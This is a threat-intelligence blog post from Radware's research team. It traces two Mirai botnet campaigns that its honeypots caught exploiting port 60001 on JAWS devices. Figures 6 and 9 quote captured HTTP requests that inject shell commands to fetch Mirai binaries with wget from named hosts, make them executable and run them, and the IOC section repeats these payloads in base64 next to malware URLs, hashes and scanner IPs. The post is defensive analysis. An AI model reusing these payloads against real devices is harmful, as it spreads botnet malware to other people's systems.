What Is Cyber Threat Intelligence?

Cyber threat intelligence is based on the collection of data from multiple sources for research and analyzing threats so that organizations can be prepared to identify and mitigate cyberattacks. This means collecting and researching data associated with criminal organizations and hacktivist to create actionable insight.

One of the ways Radware's Threat Research Center (TRC) does this is through a network of high and low interaction honeypots. These honeypots allow our TRC to monitor criminal activities, analyze their methods and learn how to defend against attacks.

The TRC researches botnet activity and the malware used by bot herders. One of the main priorities for the TRC is to provide preemptive protection against DDoS attacks. We accomplish this via threat intelligence and real-time analysis of the collected data.

Data Points

An autonomous systems number (ASN) is an identifier for a collection of networks under the control of an entity. For example, 14061 is the ASN number that identifies DigitalOcean. When analyzing attack traffic flagged as Mirai, the ASN can give us insight into the to the infrastructure leveraged by bot herders, both for the scanners used to locate vulnerable devices and their command and control servers. Below is a chart listing the top scanners by ASN for a single week in July.




Figure 1: Top ASN - Flagged Mirai Traffic

Chinese ASN's are regularly top abusers, but that's no surprise since Chinese hosting providers can take over a month to respond to an abuse complaint! Other offenders, such as DigitalOcean are much quicker and typically respond to an abuse complaint within a few days.

Therein lies a problem. Researchers typically detect bot herder activity within the first few hours, but it could take anywhere between a few days to a few months for the server to be taken down.

Meanwhile, during that time, the bot herder causes significant damage and reaches high infection rates, even within the first 24 hours. Because of this problem, it's common to see bot herders targeting large providers like DigitalOcean by abusing their free promotional offers (see figure 2).




Figure 2: DigitalOcean Promotion Offer

From a reconnaissance perspective (not the actual denial-of-service attack), the country of origin gives us an idea about the scanner's locations. Scanners are also very noisy and frequently scan the same IP address multiple times. While the ASN gives us more of a perspective into their actual infrastructure, the country of origin for the scanner adds insight into the bot herder's current activity, location and scale.

One of the essential parts to consider is that the country of origin on its own does not count as a marker for attribution when applied to the scanning phase or the actual DDoS attack.




Figure 3: Recon Heatmap

From the actual denial-of-service attack, the country of origin gets a little more interesting. This data provides initial insight into the type of devices that were infected and their locations. From here, you can quickly begin to understand the scale of the attacker's campaign and why specific countries have a higher infection ratio. But just because a country has a high infection rate doesn't mean they have poor security standards. It just means they have more users of a specific device. Naturally, the probability of infection will be higher.

Monitoring and tracking port scans related to Mirai traffic gives the most insight into a criminal's current campaign and their abilities to leverage more advanced spreading techniques (see figure 4). Mirai has come a long way from spreading via Telnet and SSH credential brute force. Today, Mirai variants spread not only via credential brute force, but they can also be propagated by exploiting unpatched vulnerabilities in internet-connected devices. To compound this problem, bot herders move in lockstep with security researchers. On the same day a researcher publishes a CVE or PoC; bot herders quickly adapt and scan for the vulnerable devices.




Figure 4: Ports Scanned

Today, it's relatively easy to spot new activity via a bot herder's port scanning activity. Nonstandard ports targeted provide additional insight but also stand out. For example, the recent popularity and targeting of port 60001/JAWS. When we separate and isolate Mirai flagged traffic targeting port 60001, we begin to see significant activity by bot herders (see figure 5).




Figure 5: Port 60001

Once we begin to analyze this data targeting port 60001, we begin to see a few standout payloads referencing a single domain: ch.silynigr.xyz. In total, three different payloads are targeting three architectures (arm3, arm5, and arm7) that this specific bot herder tried to deliver to our network of honeypots (see figure 6).

```
GET /shell?cd%20/tmp;wget%20http:/%5C/ch.silynigr.xyz/bins/u.arm4%20-O%20a;chmod%20777%20a;./a%20jaws.arm4;rm%20a HTTP/1.1
User-Agent: Mozilla/5.0%20(Windows;%20U;%20Windows%20NT%206.1;%20en-US;%20rv:1.9.1.1)%20Gecko/20090718%20Firefox/3.5.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive

GET /shell?cd%20/tmp;wget%20http:/%5C/ch.silynigr.xyz/bins/u.arm5%20-O%20b;chmod%20777%20b;./b%20jaws.arm5;rm%20b HTTP/1.1
User-Agent: Mozilla/5.0%20(Windows;%20U;%20Windows%20NT%206.1;%20en-US;%20rv:1.9.1.1)%20Gecko/20090718%20Firefox/3.5.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive

GET /shell?cd%20/tmp;wget%20http:/%5C/ch.silynigr.xyz/bins/u.arm7%20-O%20c;chmod%20777%20c;./c%20jaws.arm7;rm%20c HTTP/1.1
User-Agent: Mozilla/5.0%20(Windows;%20U;%20Windows%20NT%206.1;%20en-US;%20rv:1.9.1.1)%20Gecko/20090718%20Firefox/3.5.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive
```

Figure 6: Printable payload for ch.silynigr.xyz/bins/

Once we reviewed our network for these specific payloads, we can see that this campaign's scanners were actively spreading malware from July 20 until July 26 (see figure 7).





Figure 7: ch.silynigr.xyz/bins/

Once we browsed over to the requested domain, we find an open director hosting a Mirai variant targeting several architectures. This domain was reported on July 22 and taken down on July 23. This left the scanner directing targeted devices to an offline server for three days after the takedown (see figure 8).



Index of /bins

Name	Last modified	Size	Description
Parent Directory		-	
adb.arm7	2019-07-21 15:17	136K	
adb.x86	2019-07-21 15:17	57K	
u.arm	2019-07-21 15:17	82K	
u.arm5	2019-07-21 15:17	79K	
u.arm6	2019-07-21 15:17	90K	
u.arm7	2019-07-22 19:43	123K	
u.m68k	2019-07-21 15:17	78K	
u.mips	2019-07-21 15:16	98K	
u.mpsl	2019-07-21 15:16	99K	
u.ppc	2019-07-21 15:17	75K	
u.sh4	2019-07-21 15:17	70K	
u.spc	2019-07-21 15:17	82K	
u.x86	2019-07-21 15:16	70K	

Figure 8: Open Directory Containing Malware

While reviewing the collected data for additional insight, we discovered two more payloads on the same server targeting arm5 and arm7 architectures. This payload referenced the actual IP address this time vs. pointing to the domain (see figure 9).

```
GET /shell?cd%20/tmp;wget%20http:/%5C/80.211.9.40/bins/a.arm5%20-O%20b;chmod%20777%20b;./b%20jaws.arm5;rm%20b HTTP/1.1
User-Agent: Mozilla/5.0%20(Windows;%20U;%20Windows%20NT%206.1;%20en-US;%20rv:1.9.1.1)%20Gecko/20090718%20Firefox/3.5.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive

GET /shell?cd%20/tmp;wget%20http:/%5C/80.211.9.40/bins/a.arm7%20-O%20c;chmod%20777%20c;./c%20jaws.arm7;rm%20c HTTP/1.1
User-Agent: Mozilla/5.0%20(Windows;%20U;%20Windows%20NT%206.1;%20en-US;%20rv:1.9.1.1)%20Gecko/20090718%20Firefox/3.5.1
```

Figure 9: Printable Payload for 80.211.9.40/bins/

Upon further review, it was discovered that a second campaign was launched by the bot herder on July 24 and ran until July 26 (see figure 10).




Figure 10: 80.211.9.40/bins/

Once we browsed over to this requested domain, we found another open directory hosting a Mirai variant targeting several architectures as well. This domain was reported and taken down on July 25, once again leaving the scanner directing devices to an offline server (see figure 11).




Figure 11: Open Directory Containing Malware

Corporate Insight

Actionable insight derived from threat intelligence is crucial in today's overcrowded environment. The entry-level for becoming a bot herder is significantly lower since the publication of the Mirai source code. Today several low-level bot herders are creating a lot of noise so they can create and sell spots on their botnet and netspots for profit. Unlike the notorious DDoS groups of the past, today's bot herders are not typically found on darknet forums or selling their services through Clearnet websites. They are often found on Instagram posting images of their botnet for attention and fame (see figure 12).




Figure 12: Mana Botnet – Instagram

As I stated in [a recent blog,](#) we as a community have allowed DDoS to become a normal and acceptable behavior. As a result, we have bot herders leveraging public clouds and infecting consumer devices for a crime that's rarely enforced considering how frequent of an occurrence the attacks are.

The only thing we can do as researchers is to analyze data, perform technical analysis on malware and provide some form of actionable insight that can be used to prevent cyberattacks.

Just from this quick dive into threat intelligence, we were able to identify a specific botnet from a spike in port scans. From there, we were able to see hundreds of scans a day targeting port 60001. Out of those attempts, one stood out for review. We found that the same bot herder was running two campaigns. In campaign one, we found that 35 different IP addresses supported the scanning infrastructure run by the bot herded. These IP address made 256 attempts against our honeypot for campaign one in 6 days. Furthermore, while researching campaign one hosted at ASN 31034, 80.211.9.40, Aruba.it, we discovered a second campaign that was hosting Mirai binaries on the same infrastructure (see figure 13).

- 222.74.21.67
- 221.124.124.35
- 200.24.242.36
- 90.193.71.196
- 1.159.247.130
- 106.51.153.31
- 110.159.136.133
- 112.115.189.164
- 113.253.119.18
- 113.253.221.146
- 119.236.40.96
- 119.24.94.11
- 151.70.233.8
- 154.48.151.4
- 171.251.246.42
- 175.34.62.161
- 177.30.34.90
- 179.50.215.128
- 186.236.123.48
- 200.46.205.196
- 201.29.75.39
- 202.138.247.142
- 42.224.252.53
- 46.21.57.240
- 59.91.227.106
- 77.44.177.5
- 77.69.9.110
- 78.150.225.135
- 78.183.229.107
- 84.51.54.175
- 86.98.223.99
- 90.189.150.103
- 95.13.99.78
- 95.17.152.193
- 191.162.92.23

Figure 13: **Top IP Address Scanning for ch.silyngr.xyz**

While this data doesn't seem like much, it's enough to begin to extract actionable insight from. For example, the scanners can be blocked from accessing your network or the intelligence can be used to prevent calls from inside your system to the Command and Control server.

Advice

If the reader takes anything away from this quick threat intelligence breakdown, it's that the botnet landscape is continuously evolving at a rapid rate, requiring research and intelligence to get ahead of the growing problem.

IOCs

Campaign One

URL's

http://ch.silynigr.xyz/bins/u.x86

http://ch.silynigr.xyz/bins/u.sh4
http://ch.silynigr.xyz/bins/u.spc
http://ch.silynigr.xyz/bins/u.mpsl
http://ch.silynigr.xyz/bins/u.ppc
http://ch.silynigr.xyz/bins/u.m68k
http://ch.silynigr.xyz/bins/u.mips
http://ch.silynigr.xyz/bins/u.arm
http://ch.silynigr.xyz/bins/u.arm5
http://ch.silynigr.xyz/bins/u.arm6
http://ch.silynigr.xyz/bins/u.arm7
http://ch.silynigr.xyz/bins/adb.arm7
http://ch.silynigr.xyz/bins/adb.x86

Samples
u.x86 - b65e43cd97fb1c8e33e9efadbdde2225361faaba0b6f7c59b634af35f67c443e

u.sh4 - d99ce17683fd914548cee1a9526bbe61fbbb41ba6f691c48a1135f8e3086360f
u.spc - b491998a85a211f6e0ce8a6f0a83918aabda5fd14e9f4b5d51d9aba6e93ec590
u.mpsl - 8f74eb4d2f0a2d1d9e1f34595450d2c854310c1c89aa15071f0c0a1799f5f9f3
u.ppc - 21745035541fb20b03e8fc9478b889f451f1fc12fcb62c14bc8b2d4ea3ba42d9
u.m68k - 034298834e43ff3ded18bbe35d673be05237b16661d57fdeddb1fe93807fd4ea
u.mips - 1880f987462bac577548767aa254d5872c235ad3c7736bb6f9fc034d9834098f
u.arm - efbaa2a114d6548f6bd3c8a3ed5b43f93a8324718ff4ea0032837a684c0df60b
u.arm5 - 72bb27733964352bbc502f5f59f0e3af5ada55a2faa4be1eb45ee4c057e6bd00
u.arm6 - 32633b0b60f015bb6a84f70c396b97ab860c2f942d7a78e7d9eee83fa6213fc6
u.arm7 - 412e54fb66b2797235ab56685408bc0ca4e076a75881d23895062f2123dab833
adb.arm7 - 84b21a3efd076c524b085d1988ae1b02563cac4588db92b269bc92eb051b4917
adb.x86 - d74519a81c618b60d541799a808fe6f8fec5df97ff2bc2b92f49fdd1a7d1ef36

Intezer
u.x86 - https://analyze.intezer.com/#/analyses/6ebeb2c6-e4c0-4b52-9641-8e4ed2fc51cd

Payload – Base64
R0VUIC9zaGVsbD9jZCUyMC90bXA7d2dldCUyMGh0dHA6LyU1Qy9jaC5zaWx5bmlnci54eXovYmlucy91L
mFybTQlMjAtTyUyMGE7Y2htb2QlMjA3NzclMjBhOy4vYSUyMGphd3MuYXJtNDtybSUyMGEgSFRUUC8xL
jENClVzZXItQWdlbnQ6IE1vemlsbGEvNS4wJTIwKFdpbmRvd3M7JTIwVTslMjBXaW5kb3dzJTIwTlQlMjA2Lj
E7JTIwZW4tVVM7JTIwcnY6MS45LjEuMSklMjBHZWNrby8yMDA5MDcxOCUyMEZpcmVmb3gvMy41LjEN
CkFjY2VwdDogdGV4dC9odG1sLGFwcGxpY2F0aW9uL3hodG1sK3htbCxhcHBsaWNhdGlvbi94bWw7cT0w
LjksaW1hZ2Uvd2VicCwqLyo7cT0wLjgNCkNvbm5lY3Rpb246IGtlZXAtYWxpdmUNCg0KR0VUIC9zaGVsbD
9jZCUyMC90bXA7d2dldCUyMGh0dHA6LyU1Qy9jaC5zaWx5bmlnci54eXovYmlucy91LmFybTUlMjAtTyUy
MGI7Y2htb2QlMjA3NzclMjBiOy4vYiUyMGphd3MuYXJtNTtybSUyMGIgSFRUUC8xLjENClVzZXItQWdlbnQ
6IE1vemlsbGEvNS4wJTIwKFdpbmRvd3M7JTIwVTslMjBXaW5kb3dzJTIwTlQlMjA2LjE7JTIwZW4tVVM7JTI
wcnY6MS45LjEuMSklMjBHZWNrby8yMDA5MDcxOCUyMEZpcmVmb3gvMy41LjENCkFjY2VwdDogdGV4
dC9odG1sLGFwcGxpY2F0aW9uL3hodG1sK3htbCxhcHBsaWNhdGlvbi94bWw7cT0wLjksaW1hZ2Uvd2Vic

CwqLyo7cT0wLjgNCkNvbm5lY3Rpb246IGtlZXAtYWxpdmUNCg0KR0VUIC9zaGVsbD9jZCUyMC90bXA7d2
dldCUyMGh0dHA6LyU1Qy9jaC5zaWx5bmlnci54eXovYmlucy91LmFybTclMjAtTyUyMGM7Y2htb2QlMjA
3NzclMjBjOy4vYyUyMGphd3MuYXJtNztybSUyMGMgSFRUUC8xLjENClVzZXItQWdlbnQ6IE1vemlsbGEvN
S4wJTIwKFdpbmRvd3M7JTIwVTslMjBXaW5kb3dzJTIwTlQlMjA2LjE7JTIwZW4tVVM7JTIwcnY6MS45LjEu
MSklMjBHZWNrby8yMDA5MDcxOCUyMEZpcmVmb3gvMy41LjENCkFjY2VwdDogdGV4dC9odG1sLGFwc
GxpY2F0aW9uL3hodG1sK3htbCxhcHBsaWNhdGlvbi94bWw7cT0wLjksaW1hZ2Uvd2VicCwqLyo7cT0wLjg
NCkNvbm5lY3Rpb246IGtlZXAtYWxpdmUNCg0K

Campaign Two

URL's
http://80.211.9.40/bins/a.arm
http://80.211.9.40/bins/a.arm5
http://80.211.9.40/bins/a.arm6
http://80.211.9.40/bins/a.arm7

http://80.211.9.40/bins/a.i686
http://80.211.9.40/bins/a.m68k
http://80.211.9.40/bins/a.mips
http://80.211.9.40/bins/a.mpsl
http://80.211.9.40/bins/a.ppc
http://80.211.9.40/bins/a.sh4
http://80.211.9.40/bins/a.x86
http://80.211.9.40/bins/adb.arm7
http://80.211.9.40/bins/hisil.arm7

Samples
a.arm - d86bed77a4569c3f8e34e834dc79b72dc558540698dbcdea64cf0813b85c6b7d
a.arm5 - 8716b6282952ab990aa19dddbff40826a84265270bdcad20fd8cbc7cd0686823
a.arm6 - cfec9093b4468a37ec8ea8a514be4fbdfcda7646474cdca8dd3f7240f031ff5a
a.arm7 - a80eddcfe0edb9fc4df7da86fe3c59acd2a98a314dc122c0c65fdf914a5e143d
a.i686 - 4d22d838d11aca9ce0874bde6709485014d343ff3233e4e6de611c4ed6398a7f
a.m68k - a215795bc9d0783e08af638053472d0c6bb583b0388bfc4abf15846778311c10
a.mips - bf7e3424bdd8bc4ceaea610cc37481deefbaada5f55b4300962b05d1fb9cc82b
a.mpsl - b0ab6ac9affcb2a7dc53ed2033e487cd69449d29b20200952730fb6561ef46f1
a.ppc - 6b2e076c6c603438e59ddb87c739e8369caf60b01529cb04ea661ddbdfbce183
a.sh4 - 365e8efc40db50c1943fa53de639b318bd2a2978ac90921e19338b4a2df0517f
a.x86 - d4cd2c0d9735dba45d141265e6645132508366e2d840045fd3782ca71681eaa9
adb.arm7 - a80eddcfe0edb9fc4df7da86fe3c59acd2a98a314dc122c0c65fdf914a5e143d
hisil.arm7 - 0feece0902492e0462f77d175c8d7ca8e13657a4a7a668601c4c9c200e463b46

Payload – Base64

R0VUIC9zaGVsbD9jZCUyMC90bXA7d2dldCUyMGh0dHA6LyU1Qy84MC4yMTEuOS40MC9iaW5zL2EuYXJ
tNSUyMC1PJTIwYjtjaG1vZCUyMDc3NyUyMGI7Li9iJTIwamF3cy5hcm01O3JtJTIwYiBIVFRQLzEuMQ0KVX
Nlci1BZ2VudDogTW96aWxsYS81LjAlMjAoV2luZG93czslMjBVOyUyMFdpbmRvd3MlMjBOVCUyMDYuMT
slMjBlbi1VUzslMjBydjoxLjkuMS4xKSUyMEdlY2tvLzIwMDkwNzE4JTIwRmlyZWZveC8zLjUuMQ0KQWNjZX
B0OiB0ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSxpb
WFnZS93ZWJwLCovKjtxPTAuOA0KQ29ubmVjdGlvbjoga2VlcC1hbGl2ZQ0KDQpHRVQgL3NoZWxsP2NkJTI
wL3RtcDt3Z2V0JTIwaHR0cDovJTVDLzgwLjIxMS45LjQwL2JpbnMvYS5hcm03JTIwLU8lMjBjO2NobW9kJTI
wNzc3JTIwYzsuL2MlMjBqYXdzLmFybTc7cm0lMjBjIEhUVFAvMS4xDQpVc2VyLUFnZW50OiBNb3ppbGxhL
zUuMCUyMChXaW5kb3dzOyUyMFU7JTIwV2luZG93cyUyME5UJTIwNi4xOyUyMGVuLVVTOyUyMHJ2OjE
uOS4xLjEpJTIwR2Vja28vMjAwOTA3MTglMjBGaXJlZm94LzMuNS4xDQpBY2NlcHQ6IHRleHQvaHRtbCxhc
HBsaWNhdGlvbi94aHRtbCt4bWwsYXBwbGljYXRpb24veG1sO3E9MC45LGltYWdlL3dlYnAsKi8qO3E9MC4
4DQpDb25uZWN0aW9uOiBrZWVwLWFsaXZlDQoNCg==

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyberattacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.